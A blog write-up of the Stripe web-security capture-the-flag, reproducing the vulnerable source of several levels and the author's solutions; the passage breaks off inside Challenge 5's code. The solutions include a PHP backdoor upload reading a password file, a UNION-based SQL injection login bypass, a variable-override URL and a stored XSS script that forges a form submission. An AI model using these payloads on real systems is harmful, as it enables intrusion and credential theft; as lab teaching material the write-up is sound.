I participated in the Stripe CTF Web Attacks and thus far it was the most well designed CTF I have ever encountered (and I have participated in a couple dozen). This is the second Stripe CTF, the first was exploitation based and this one was web based.
Some Concepts
CTF stands for Capture the Flag, its a genre of games where you have to get past enemy lines and take their flag and bring it back to your base to win a score. Usually hacking games are CTF like, you have to hack a system, find the flag (its a random string) and bring it to your home to get scores for that level.
There are plenty of servers for a CTF host, since many attackers try to just break the servers instead of solving the challenges. Also every participant’s environment has to be secluded to achieve best challenge experiences, so lots of cautious programming on the host side is required.
There are almost always lots of bugs on CTFs due to huge codebases, and hackers tend to hack systems in a way that the host didn’t plan of, and get the score; thus the host people have to watch the event and remove those bugs asap, and to respond to questions and feedbacks of the participants.
How did I do
I participated in this CTF a couple days ago, at midnight. Unfortunately my beloved uncle had just passed away and he had no sons, so I had to take care of much of funeral stuff. I only had a couple hours at midnight (at the cost of not sleeping for the funeral) to participate in this, so I did. I was able to solve 8 out of 9 challenges in almost 3 hours, and left for the funeral chores afterwards.
The 8th question was a little lengthy and I returned to it after almost 30 hours (after the funeral and a brief rest) and solved it in a few hours. Below I’m going to discuss the questions and their answers (how to hack them) as an educational document.
Challenges
I’m going to copy the challenges from Stripe-CTF, then provide the solutions in a section below each of them.
Challenge 0 – SQL String Comparison
You completed this level in 312.649 seconds. The password wasoxaMPRwadu.
The solution you submitted was:
% sql like operator
Welcome to Capture the Flag! If you find yourself stuck or want to learn more about web security in general, we’ve prepared a list of helpful resources for you. You can chat with fellow solvers in the CTF chatroom (also accessible in your favorite IRC client at irc://irc.stripe.com:+6697/ctf).
We’ll start you out with Level 0, the Secret Safe. The Secret Safe is designed as a secure place to store all of your secrets. It turns out that the password to access Level 1 is stored within the Secret Safe. If only you knew how to crack safes…
You can access the Secret Safe at https://level00-2.stripe-ctf.com/user-cqxxidnqrs. The Safe’s code is included below, and can also be obtained via git clone https://level00-2.stripe-ctf.com/user-cqxxidnqrs/level00-code
Here’s the code for level00.js, the main server file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
|
// Install dependencies with 'npm install'
// Run as 'node level00.js'

var express = require('express'), // Web framework
    mu = require('mu2'),          // Mustache.js templating
    sqlite3 = require('sqlite3'); // SQLite (database) driver

// Look for templates in the current directory
mu.root = __dirname;

// Set up the DB
var db = new sqlite3.Database('level00.db');
db.run(
  'CREATE TABLE IF NOT EXISTS secrets (' +
    'key varchar(255),' +
    'secret varchar(255)' +
  ')'
);

// Create the server
var app = express();
app.use(express.bodyParser());

function renderPage(res, variables) {
  var stream = mu.compileAndRender('level00.html', variables);
  res.header('Content-Type', 'text/html');
  stream.pipe(res);
}

app.get('/*', function(req, res) {
  var namespace = req.param('namespace');

  if (namespace) {
    var query = 'SELECT * FROM secrets WHERE key LIKE ? || ".%"';
    db.all(query, namespace, function(err, secrets) {
             if (err) throw err;

             renderPage(res, {namespace: namespace, secrets: secrets});
           });
  } else {
    renderPage(res, {});
  }
});

app.post('/*', function(req, res) {
  var namespace = req.body['namespace'];
  var secret_name = req.body['secret_name'];
  var secret_value = req.body['secret_value'];

  var query = 'INSERT INTO secrets (key, secret) VALUES (? || "." || ?, ?)';
  db.run(query, namespace, secret_name, secret_value, function(err) {
     if (err) throw err;

           res.header('Content-Type', 'text/html');
           res.redirect(req.path + '?namespace=' + namespace);
         });
});

if (process.argv.length > 2) {
  var socket = process.argv[2];
  console.log("Starting server on UNIX socket " + socket);
  app.listen(socket);
} else {
  console.log("Starting server at http://localhost:3000/");
  app.listen(3000);
}
|
And here’s the code for level00.html, its mustache.js template:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
|
<html>
  <head>
    <title>Secret Safe</title>
  </head>
  <body>
    {{#namespace}}
    <div style="border-width: 2px; border-style: outset; padding: 5px">
      Showing secrets for <strong>{{namespace}}</strong>:
      <table>
        <thead>
          <tr>
            <th>Key</th>
            <th>Value</th>
          </tr>
        </thead>
        <tbody>
          {{#secrets}}
          <tr>
            <td>{{ key }}</td>
            <td>{{ secret }}</td>
          </tr>
          {{/secrets}}
          {{^secrets}}
          <tr>
            <td span="2">
              You have no secrets stored with us. Try using the form below.
            </td>
          </tr>
          {{/secrets}}
        </tbody>
      </table>

      <hr />
    </div>
    {{/namespace}}

    <form action="" method="POST">
      <p>
        <label for="namespace">Namespace:</label>
        <input type="text" name="namespace" id="namespace"
            value="{{ namespace }}" />
      </p>
      <p>
        <label for="secret_name">Name of your secret:</label>
        <input type="text" name="secret_name" id="secret_name">
      </p>
      <p>
        <label for="secret_value">Your secret:</label>
        <input type="password" name="secret_value" id="secret_value">
      </p>
      <p>
        <input type="submit" value="Store my secret!" />
      </p>
    </form>
    <form action="" method="GET">
      <label for="change_namespace">
        Want to retrieve your secrets? View secrets for:
      </label>
      <input name="namespace" id="change_namespace" />
      <input type="submit" value="View" />
    </form>
  </body>
</html>
|
The Solution
The web server programming is done via node.js Javascript server-side programming library. If you send some post data (line 45) it parses it and inserts it to the database.
If you do a get request (line 30), its gonna dump the pair you have given the key of. Since it uses LIKE in it’s query (line 34) you can use the wildcard character (%) which evaluates true for all strings in the table, so it would dump all the results to the screen, and the one you want is also among them.
Keep in mind that it is using prepared statements, so no SQL Injection is possible.
Challenge 1 – PHP Input Validation
You completed this level in 449.956 seconds. The password wasFrXHxPWtlg.
The solution you submitted was:
provide filename and attempt both empty on get params
Excellent, you are now on Level 1, the Guessing Game. All you have to do is guess the combination correctly, and you’ll be given the password to access Level 2! We’ve been assured that this level has no security vulnerabilities in it (and the machine running the Guessing Game has no outbound network connectivity, meaning you wouldn’t be able to extract the password anyway), so you’ll probably just have to try all the possible combinations. Or will you…?
You can play the Guessing Game at https://level01-2.stripe-ctf.com/user-pwadawuqtd. The code for the Game can be obtained fromgit clone https://level01-2.stripe-ctf.com/user-pwadawuqtd/level01-code, and is also included below.
The contents of index.php:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
|
<html>
  <head>
    <title>Guessing Game</title>
  </head>
  <body>
    <h1>Welcome to the Guessing Game!</h1>
    <p>
      Guess the secret combination below, and if you get it right,
      you'll get the password to the next level!
    </p>
    <?php
      $filename = 'secret-combination.txt';
      extract($_GET);
      if (isset($attempt)) {
        $combination = trim(file_get_contents($filename));
        if ($attempt === $combination) {
          echo "<p>How did you know the secret combination was" .
               " $combination!?</p>";
          $next = file_get_contents('level02-password.txt');
          echo "<p>You've earned the password to the access Level 2:" .
               " $next</p>";
        } else {
          echo "<p>Incorrect! The secret combination is not $attempt</p>";
        }
      }
    ?>
    <form action="#" method="GET">
      <p><input type="text" name="attempt"></p>
      <p><input type="submit" value="Guess!"></p>
    </form>
  </body>
</html>
|
Solution
This is a classic one. PHP developers in the old days used Register_Globals, which was something that added GET and POST parameters as variables in your current scope, thus someone could easily manipulate your variables via GET requests.
You should never use untrusted user input in your code context. Here on line 13, extract does that. It gets all the key/pair values from $_GET array and makes them valid variables in current scope. It also overwrites them if already existing.
Since the only variable defined before it is $filename, and there are no variables that are used before being set (except for $attempt which is intended to be an input from the user, thus safe), we have to override $filename here.
Just entering ?filename=&attempt=& at the end of URL yields the result, since filename and attempt both would be empty strings and they would match perfectly.
Challenge 2 – Local File Inclusion (LFI)
You completed this level in 282.218 seconds. The password waseAepnsrRXY.
The solution you submitted was:
upload a file.php with echo file_get_contents("../password.txt"); browse to it voila.
You are now on Level 2, the Social Network. Excellent work so far! Social Networks are all the rage these days, so we decided to build one for CTF. Please fill out your profile at https://level02-3.stripe-ctf.com/user-shjuxdnipi. You may even be able to find the password for Level 3 by doing so.
The code for the Social Network can be obtained from git clone https://level02-3.stripe-ctf.com/user-shjuxdnipi/level02-code, and is also included below.
The contents of index.php:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
|
<?php
  session_start();

  if ($_FILES["dispic"]["error"] > 0) {
    echo "<p>Error: " . $_FILES["dispic"]["error"] . "</p>";
  }
  else
  {
    $dest_dir = "uploads/";
    $dest = $dest_dir . basename($_FILES["dispic"]["name"]);
    $src = $_FILES["dispic"]["tmp_name"];
    if (move_uploaded_file($src, $dest)) {
      $_SESSION["dispic_url"] = $dest;
      chmod($dest, 0644);
      echo "<p>Successfully uploaded your display picture.</p>";
    }
  }

  $url = "https://upload.wikimedia.org/wikipedia/commons/f/f8/" .
         "Question_mark_alternate.svg";
  if (isset($_SESSION["dispic_url"])) {
    $url = $_SESSION["dispic_url"];
  }

?>

<html>
  <head>
    <title>Welcome to the CTF!</title>
  </head>
  <body>
    <center>
      <h1>Welcome to the CTF Social Network!</h1>
      <div>
        <img src=<?php echo $url; ?> />
        <?php
          if (!isset($_SESSION["dispic_url"])) {
            echo "<p>Oh, looks like you don't have a profile image" .
                 " -- upload one now!</p>";
          }
        ?>
        <form action="" method="post" enctype="multipart/form-data">
          <input type="file" name="dispic" size="40" />
          <input type="submit" value="Upload!">
        </form>

        <p>
           Password for Level 3 (accessible only to members of the club):
           <a href="password.txt">password.txt</a>
        </p>
      </div>
    </center>
  </body>
</html>
|
Solution
This one is pretty easy and dangerous, but since we need it in our next challenges stay sharp.
There’s a file password.txt with webserver deny access, it means that you can not access it via the webserver on your browser. There’s also a dialog to upload your photo, and it puts that in ./uploads/ folder. No checking is done on the upload process, so you can easily upload a PHP file, e.g backdoor.php containing the code :
<?php echo file_get_contents(“../password.txt”);
Then just browse to ./uploads/backdoor.php and see the password on the screen.
Actually we can upload anything here even a backdoor shell to access everything on this server, and we’re gonna need it later. This scenario happens on many real world cases.
Challenge 3 – SQL Injection Union Bypassing
You completed this level in 1333.633 seconds. The password wasLDeVchKFIV.
The solution you submitted was:
' and 1=0 union all select (select id from users where username='bob'),'d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1','' -- enter this as username and "pass" as password
After the fiasco back in Level 0, management has decided to fortify the Secret Safe into an unbreakable solution (kind of like Unbreakable Linux). The resulting product is Secret Vault, which is so secure that it requires human intervention to add new secrets.
A beta version has launched with some interesting secrets (including the password to access Level 4); you can check it out at https://level03-1.stripe-ctf.com/user-uajtfcvbxh. As usual, you can fetch the code for the level (and some sample data) via git clone https://level03-1.stripe-ctf.com/user-uajtfcvbxh/level03-code, or you can read the code below.
The source of the server, secretvault.py, is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
|
#!/usr/bin/env python
#
# Welcome to the Secret Safe!
#
# - users/users.db stores authentication info with the schema:
#
# CREATE TABLE users (
#   id VARCHAR(255) PRIMARY KEY AUTOINCREMENT,
#   username VARCHAR(255),
#   password_hash VARCHAR(255),
#   salt VARCHAR(255)
# );
#
# - For extra security, the dictionary of secrets lives
#   data/secrets.json (so a compromise of the database won't
#   compromise the secrets themselves)

import flask
import hashlib
import json
import logging
import os
import sqlite3
import subprocess
import sys
from werkzeug import debug

# Generate test data when running locally
data_dir = os.path.join(os.path.dirname(__file__), 'data')
if not os.path.exists(data_dir):
    import generate_data
    os.mkdir(data_dir)
    generate_data.main(data_dir, 'dummy-password', 'dummy-proof', 'dummy-plans')

secrets = json.load(open(os.path.join(data_dir, 'secrets.json')))
index_html = open('index.html').read()
app = flask.Flask(__name__)

# Turn on backtraces, but turn off code execution (that'd be an easy level!)
app.config['PROPAGATE_EXCEPTIONS'] = True
app.wsgi_app = debug.DebuggedApplication(app.wsgi_app, evalex=False)

app.logger.addHandler(logging.StreamHandler(sys.stderr))
# use persistent entropy file for secret_key
app.secret_key = open(os.path.join(data_dir, 'entropy.dat')).read()

# Allow setting url_root if needed
try:
    from local_settings import url_root
except ImportError:
    pass

def absolute_url(path):
    return url_root + path

@app.route('/')
def index():
    try:
        user_id = flask.session['user_id']
    except KeyError:
        return index_html
    else:
        secret = secrets[str(user_id)]
        return (u'Welcome back! Your secret is: "{0}"'.format(secret) +
                u' (<a href="./logout">Log out</a>)\n')

@app.route('/logout')
def logout():
    flask.session.pop('user_id', None)
    return flask.redirect(absolute_url('/'))

@app.route('/login', methods=['POST'])
def login():
    username = flask.request.form.get('username')
    password = flask.request.form.get('password')

    if not username:
        return "Must provide username\n"

    if not password:
        return "Must provide password\n"

    conn = sqlite3.connect(os.path.join(data_dir, 'users.db'))
    cursor = conn.cursor()

    query = """SELECT id, password_hash, salt FROM users
               WHERE username = '{0}' LIMIT 1""".format(username)
    cursor.execute(query)

    res = cursor.fetchone()
    if not res:
        return "There's no such user {0}!\n".format(username)
    user_id, password_hash, salt = res

    calculated_hash = hashlib.sha256(password + salt)
    if calculated_hash.hexdigest() != password_hash:
        return "That's not the password for {0}!\n".format(username)

    flask.session['user_id'] = user_id
    return flask.redirect(absolute_url('/'))

if __name__ == '__main__':
    # In development: app.run(debug=True)
    app.run()
|
And here’s index.html, the HTML file it’s serving:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
|
<html>
  <body>
    <p>
      Welcome to the Secret Safe, a place to guard your most
      precious secrets! To retreive your secrets, log in below.
    </p>

    <p>The current users of the system store the following secrets:</p>

    <ul>
      <li>bob: Stores the password to access level 04</li>
      <li>eve: Stores the proof that P = NP </li>
      <li>mallory: Stores the plans to a perpetual motion machine </li>
    </ul>

    <p>
      You should use it too!
      <a href="http://www.youtube.com/watch?v=oHg5SJYRHA0">Contact us</a>
      to request a beta invite.
    </p>

    <form method="POST" action="./login">
      <p>
        <label for="username">Username:</label>
        <input type="text" name="username" id="username">
      </p>
      <p>
        <label for="password">Password:</label>
        <input type="password" name="password" id="password">
      </p>
      <input type="submit" value="Recover your secrets now!">
    </form>
  </body>
</html>
|
Solution
This is a Python (Flask) powered webserver. You need to read secrets of bob here. Authentication mechanism is good, as it has hashing and salts. Line 86 and 87 do a Query which is not prepared statements, so you can simply inject it. It looks like Prepared Statements but it’s actually C style format string.
Now line 93-97 checks for validity of password. First it is salted (user_entered_password+salt), then SHA256 hash is applied on it, converted to hex digits, and compared against the hexed password which is stored in the database.
All we need to do, is make this query return user_id of bob, SHA256 of foo, and empty string as salt. Then we could easily provide the password foo and expect it to be correct for bob!
A simple union bypassing will do that. First go online and calculate SHA256(“pass”) using zillions of free online tools, then input password as pass and username as the following injection:
‘ and 1=0 union all select (select id from users where username=’bob’), ‘d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1’,” —
The above text is a single-line one. It makes the whole query become:
SELECT id, password_hash, salt FROM users
               WHERE username = '{0}' and 1=0 union all select (select id from users where username='bob'),'d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1','' -- ' LIMIT 1
Since the first select returns nothing (due to AND 1=0 condition), union jumps off and the second query’s result is returned as the whole result set. The second query returns bob_user_id,SHA256(‘pass’),empty_slat respectively.
The — part makes sure that everything that comes after our injection is commented and has no effect (will not cause SQL error).
Now you are logged in as bob, and you can simply view his secret.
Challenge 4 – Simple CSRF
You completed this level in 1182.214 seconds. The password wasXtoqkPHnaM. The solution you submitted was: create base user abx create a user with this pass: var x=document.forms[0]; x.to.value='abx'; x.amount.value='1'; x.submit(); send karma to fountain with that one, wait one minute. login to abx
The Karma Trader is the world’s best way to reward people for good deeds: https://level04-4.stripe-ctf.com/user-bivlappzeh. You can sign up for an account, and start transferring karma to people who you think are doing good in the world. In order to ensure you’re transferring karma only to good people, transferring karma to a user will also reveal your password to him or her. The very active user karma_fountain has infinite karma, making it a ripe account to obtain (no one will notice a few extra karma trades here and there). The password for karma_fountain‘s account will give you access to Level 5. You can obtain the full, runnable source for the Karma Trader fromgit clone https://level04-4.stripe-ctf.com/user-bivlappzeh/level04-code. We’ve included the most important files below. The contents of srv.rb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
|
#!/usr/bin/env ruby
require 'yaml'
require 'set'

require 'rubygems'
require 'bundler/setup'

require 'sequel'
require 'sinatra'

module KarmaTrader
  PASSWORD = File.read('password.txt').strip
  STARTING_KARMA = 500
  KARMA_FOUNTAIN = 'karma_fountain'

  # Only needed in production
  URL_ROOT = File.read('url_root.txt').strip rescue ''

  module DB
    def self.db_file
      'karma.db'
    end

    def self.conn
      @conn ||= Sequel.sqlite(db_file)
    end

    def self.init
      return if File.exists?(db_file)
      File.umask(0066)

      conn.create_table(:users) do
        primary_key :id
        String :username
        String :password
        Integer :karma
        Time :last_active
      end

      conn.create_table(:transfers) do
        primary_id :id
        String :from
        String :to
        Integer :amount
      end

      # Karma Fountain has infinite karma, so just set it to -1
      conn[:users].insert(
        :username => KarmaTrader::KARMA_FOUNTAIN,
        :password => KarmaTrader::PASSWORD,
        :karma => -1,
        :last_active => Time.now.utc
        )
    end
  end

  class KarmaSrv < Sinatra::Base
    set :environment, :production
    enable :sessions

    # Use persistent entropy file
    entropy_file = 'entropy.dat'
    unless File.exists?(entropy_file)
      File.open(entropy_file, 'w') do |f|
        f.write(OpenSSL::Random.random_bytes(24))
      end
    end
    set :session_secret, File.read(entropy_file)

    helpers do
      def absolute_url(path)
        KarmaTrader::URL_ROOT + path
      end
    end

    # Hack to make this work with a URL root
    def redirect(url)
      super(absolute_url(url))
    end

    def die(msg, view)
      @error = msg
      halt(erb(view))
    end

    before do
      refresh_state
      update_last_active
    end

    def refresh_state
      @user = logged_in_user
      @transfers = transfers_for_user
      @trusts_me = trusts_me
      @registered_users = registered_users
    end

    def update_last_active
      return unless @user
      DB.conn[:users].where(:username => @user[:username]).
        update(:last_active => Time.now.utc)
    end

    def logged_in_user
      return unless username = session[:user]
      DB.conn[:users][:username => username]
    end

    def transfers_for_user
      return [] unless @user

      DB.conn[:transfers].where(
        Sequel.or(:from => @user[:username], :to => @user[:username])
        )
    end

    def trusts_me
      trusts_me = Set.new
      return trusts_me unless @user

      # Get all the users who have transferred credits to me
      DB.conn[:transfers].where(:to => @user[:username]).
        join(:users, :username => :from).each do |result|
        trusts_me.add(result[:username])
      end

      trusts_me
    end

    def registered_users
      KarmaTrader::DB.conn[:users].reverse_order(:id)
    end

    # KARMA_FOUNTAIN gets all the karma it wants. (Part of why getting
    # its password would be so great...)
    def user_has_infinite_karma?
      @user[:username] == KARMA_FOUNTAIN
    end

    get '/' do
      if @user
        erb :home
      else
        erb :login
      end
    end

    get '/register' do
      erb :register
    end

    post '/register' do
      username = params[:username]
      password = params[:password]
      unless username && password
        die("Please specify both a username and a password.", :register)
      end

      unless username =~ /^\w+$/
        die("Invalid username. Usernames must match /^\w+$/", :register)
      end

      unless DB.conn[:users].where(:username => username).count == 0
        die("This username is already registered. Try another one.",
            :register)
      end

      DB.conn[:users].insert(
        :username => username,
        :password => password,
        :karma => STARTING_KARMA,
        :last_active => Time.now.utc
        )
      session[:user] = username
      redirect '/'
    end

    get '/login' do
      redirect '/'
    end

    post '/login' do
      username = params[:username]
      password = params[:password]
      user = DB.conn[:users][:username => username, :password => password]
      unless user
        die('Could not authenticate. Perhaps you meant to register a new' \
            ' account? (See link below.)', :login)
      end

      session[:user] = user[:username]
      redirect '/'
    end

    get '/transfer' do
      redirect '/'
    end

    post '/transfer' do
      redirect '/' unless @user

      from = @user[:username]
      to = params[:to]
      amount = params[:amount]

      die("Please fill out all the fields.", :home) unless amount && to
      amount = amount.to_i
      die("Invalid amount specified.", :home) if amount <= 0
      die("You cannot send yourself karma!", :home) if to == from
      unless DB.conn[:users][:username => to]
        die("No user with username #{to.inspect} found.", :home)
      end

      unless user_has_infinite_karma?
        if @user[:karma] < amount
          die("You only have #{@user[:karma]} karma left.", :home)
        end
      end

      DB.conn[:transfers].insert(:from => from, :to => to, :amount => amount)
      DB.conn[:users].where(:username=>from).update(:karma => :karma - amount)
      DB.conn[:users].where(:username=>to).update(:karma => :karma + amount)

      refresh_state
      @success = "You successfully transfered #{amount} karma to" +
                 " #{to.inspect}."
      erb :home
    end

    get '/logout' do
      session.clear
      redirect '/'
    end
  end
end

def main
  KarmaTrader::DB.init
  KarmaTrader::KarmaSrv.run!
end

if $0 == __FILE__
  main
  exit(0)
end
|
The contents of views/home.erb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
|
<h1>Welcome to Karma Trader!</h1>

<h3>Home</h3>
<p>You are logged in as <%= @user[:username] %>.</p>

<h3>Transfer karma</h3>
<p>
  You have <%= @user[:karma] %> karma at the moment. Transfer
  karma to people who have done good deeds and you think will keep
  doing good deeds in the future.
</p>

<p>
  Note that transferring karma to someone will reveal your
  password to them, which will hopefully incentivize you to only
  give karma to people you really trust.
</p>

<p>
  If you're anything like <strong>karma_fountain</strong>, you'll find
  yourself logging in every minute to see what new and exciting
  developments are afoot on the platform. (Though no need to be as paranoid as
  <strong>karma_fountain</strong> and firewall your outbound network connections
  so you can only make connections to the Karma Trader server itself.)
</p>

<p>See below for a list of all registered usernames.</p>
<form action="<%= absolute_url('/transfer') %>" method="POST">
  <p>To: <input type="to" name="to" /></p>
  <p>Amount of karma: <input type="text" name="amount" /></p>
  <p><input type="submit" value="Submit" /></p>
</form>

<h3>Past transfers</h3>
<table border="1">
  <tr>
    <th>From</th>
    <th>To</th>
    <th>Amount</th>
  </tr>
  <% @transfers.each do |transfer| %>
  <tr>
    <td><%= transfer[:from] %></td>
    <td><%= transfer[:to] %></td>
    <td><%= transfer[:amount] %></td>
  </tr>
  <% end %>
</table>

<h3> Registered Users </h3>
<ul>
  <% @registered_users.each do |user| %>
  <% last_active = user[:last_active].strftime('%H:%M:%S UTC') %>
  <% if @trusts_me.include?(user[:username]) %>
  <li>
    <%= user[:username] %>
    (password: <%= user[:password] %>, last active <%= last_active %>)
  </li>
  <% elsif user[:username] == @user[:username] %>
  <li>
    <%= user[:username] %>
    (<strong>you</strong>, last active <%= last_active %>)
  </li>
  <% else %>
  <li>
    <%= user[:username] %>
    (password: <i>[hasn't yet transferred karma to you]</i>,
    last active <%= last_active %>)
  </li>
  <% end %>
  <% end %>
</ul>

<p><a href="<%= absolute_url('/logout') %>">Log out</a></p>
|
The contents of views/login.erb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
|
<h1>
  Welcome to Karma Trader, the best way to reward people for good deeds!
</h1>

<h3>Login</h3>

<form action="<%= absolute_url('/login') %>" method="POST">
  <p>Username: <input type="text" name="username" /></p>
  <p>Password: <input type="password" name="password" /></p>
  <p><input type="submit" value="Log in" /></p>
</form>

<p>
  Don't have an account?
  <a href="<%= absolute_url('/register') %>">Register</a> now!
</p>
|
The contents of views/register.erb:
1
2
3
4
5
6
7
8
9
10
11
|
<h1>Welcome to Karma Trader, the best way to reward people for good deeds!</h1>

<h3>Register</h3>

<form action="<%= absolute_url('/register') %>" method="POST">
  <p>Pick your username: <input type="text" name="username" /></p>
  <p>Choose a password: <input type="password" name="password" /></p>
  <p><input type="submit" value="Create account" /></p>
</form>

<p>Already have an account? <a href="<%= absolute_url('/') %>">Log in</a> now!</p>
|
The contents of views/layout.erb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
|
<!doctype html>
<html>
  <head>
    <title>Karma Trader</title>
    <script type="text/javascript"
            src="<%= absolute_url('/js/jquery-1.8.0.min.js') %>"></script>
  </head>
  <body>
<% if @error %>
  <p>Error: <%= @error %></p>
<% end %>
<% if @success %>
  <p>Success: <%= @success %></p>
<% end %>

<%= yield %>
  </body>
</html>
|
Solution
Well this one’s pretty easy. The code is in Ruby and based on Sinatra framework. It’s an application where different users can send each other Karma. The application uses a mechanism to ensure karma is traded legally, by showing A’s password to B as soon as A sends B karma; this way only good trusted people will receive karma.
Now there’s an automated user (karma_fountain) which has unlimited karma. You have to obtain his/her password as the flag. Obviously to get his password, he has to send you karma. Since you don’t have his password, you can’t legally send karma from him to yourself, so you have to do some forged requests (hence CSRF).
The application interface is pretty simple, a few lines of text comes first, then a form to send karma to someone, having fields amount and to. Whomever you send karma to, will have your password. Then there’s a table listing all transfers you have made to others and others have made to you (just for clarification, we don’t actually need this one.)
Finally there’s a list of all users in the game, with their passwords if they have sent you karma. This last section is what we can change and what karma_fountain is bound to see. We have to put our forgery script in here somehow, which is the following script assuming our username is abx:
<script>
var x=document.forms[0];
x.to.value=’abx’;
x.amount.value=’1′;
x.submit();
</script>
We can put all these four lines into a single line, I have separated them here for the sake of readability. The first line assigns variable x to the first form in the page (which is the one for sending karma to other people). The second line sets its to field to my username, the third one sets some karma amount. The forth line submits the form.
If we could get karma_fountain to somehow run this Javascript code unknowingly, we would have his password. Now first I thought of creating another user with this script as his username, but that was failed since only alphanums are allowed in usernames.
Then I understood that I could set this script as the new user’s password, and then send some karma from him to karma_fountain so that it would see (have run) this script on his page. Thus I created a user name screwer with password of the above script (in a single line). Logged in and sent some karma to karma_fountain. Then I logged out and back in as abx.

Sat there for a minute or two (to let karma_fountain check his page) and refreshed the page. There was the password of karma fountain on the bottom. (You can’t see the password in the following image, you have to browse the webpages source code. The script is being run and it stops the output.)
Challenge 5 – Chain Request Manipulation
You completed this level in 6528.572 seconds. The password wasZEAorpaRyV.
The solution you submitted was:
I was stuck here for 2 hours only cuz i didnt know default Ruby regex is not multiline, as is in PHP.
Many attempts have been made at creating a federated identity system for the web (see OpenID, for example). However, none of them have been successful. Until today.
The DomainAuthenticator is based off a novel protocol for establishing identities. To authenticate to a site, you simply provide it username, password, and pingback URL. The site posts your credentials to the pingback URL, which returns either “AUTHENTICATED” or “DENIED”. If “AUTHENTICATED”, the site considers you signed in as a user for the pingback domain.
You can check out the Stripe CTF DomainAuthenticator instance here:https://level05-2.stripe-ctf.com/user-ttjzfipuud. We’ve been using it to distribute the password to access Level 6. If you could only somehow authenticate as a user of a level05 machine…
To avoid nefarious exploits, the machine hosting the DomainAuthenticator has very locked down network access. It can only make outbound requests to other stripe-ctf.com servers. Though, you’ve heard that someone forgot to internally firewall off the high ports from the Level 2 server.
Interesting in setting up your own DomainAuthenticator? You can grab the source from git clone https://level05-2.stripe-ctf.com/user-ttjzfipuud/level05-code, or by reading on below.
The contents of srv.rb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
|
#!/usr/bin/env ruby
require 'rubygems'
require 'bundler/setup'

require 'logger'
require 'uri'

require 'restclient'
require 'sinatra'

$log = Logger.new(STDERR)
$log.level = Logger::INFO

module DomainAuthenticator
  class DomainAuthenticatorSrv < Sinatra::Base
    set :environment, :production

    # Run with the production file on the server
    if File.exists?('production')
      PASSWORD_HOSTS = /^level05-\d+\.stripe-ctf\.com$/
      ALLOWED_HOSTS = /\.stripe-ctf\.com$/
    else
      PASSWORD_HOSTS = /^localhost$/
      ALLOWED_HOSTS = //
    end
    PASSWORD = File.read('password.txt').strip
    enable :sessions

    # Use persistent entropy file
    entropy_file = 'entropy.dat'
    unless File.exists?(entropy_file)
      File.open(entropy_file, 'w') do |f|
        f.write(OpenSSL::Random.random_bytes(24))
      end
    end
    set :session_secret, File.read(entropy_file)

    get '/*' do
      output = <<EOF
<p>
  Welcome to the Domain Authenticator. Please authenticate as a user from
  your domain of choice.
</p>

<form action="" method="POST">
<p>Pingback URL: <input type="text" name="pingback" /></p>
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" value="Submit"></p>
</form>
EOF

      user = session[:auth_user]
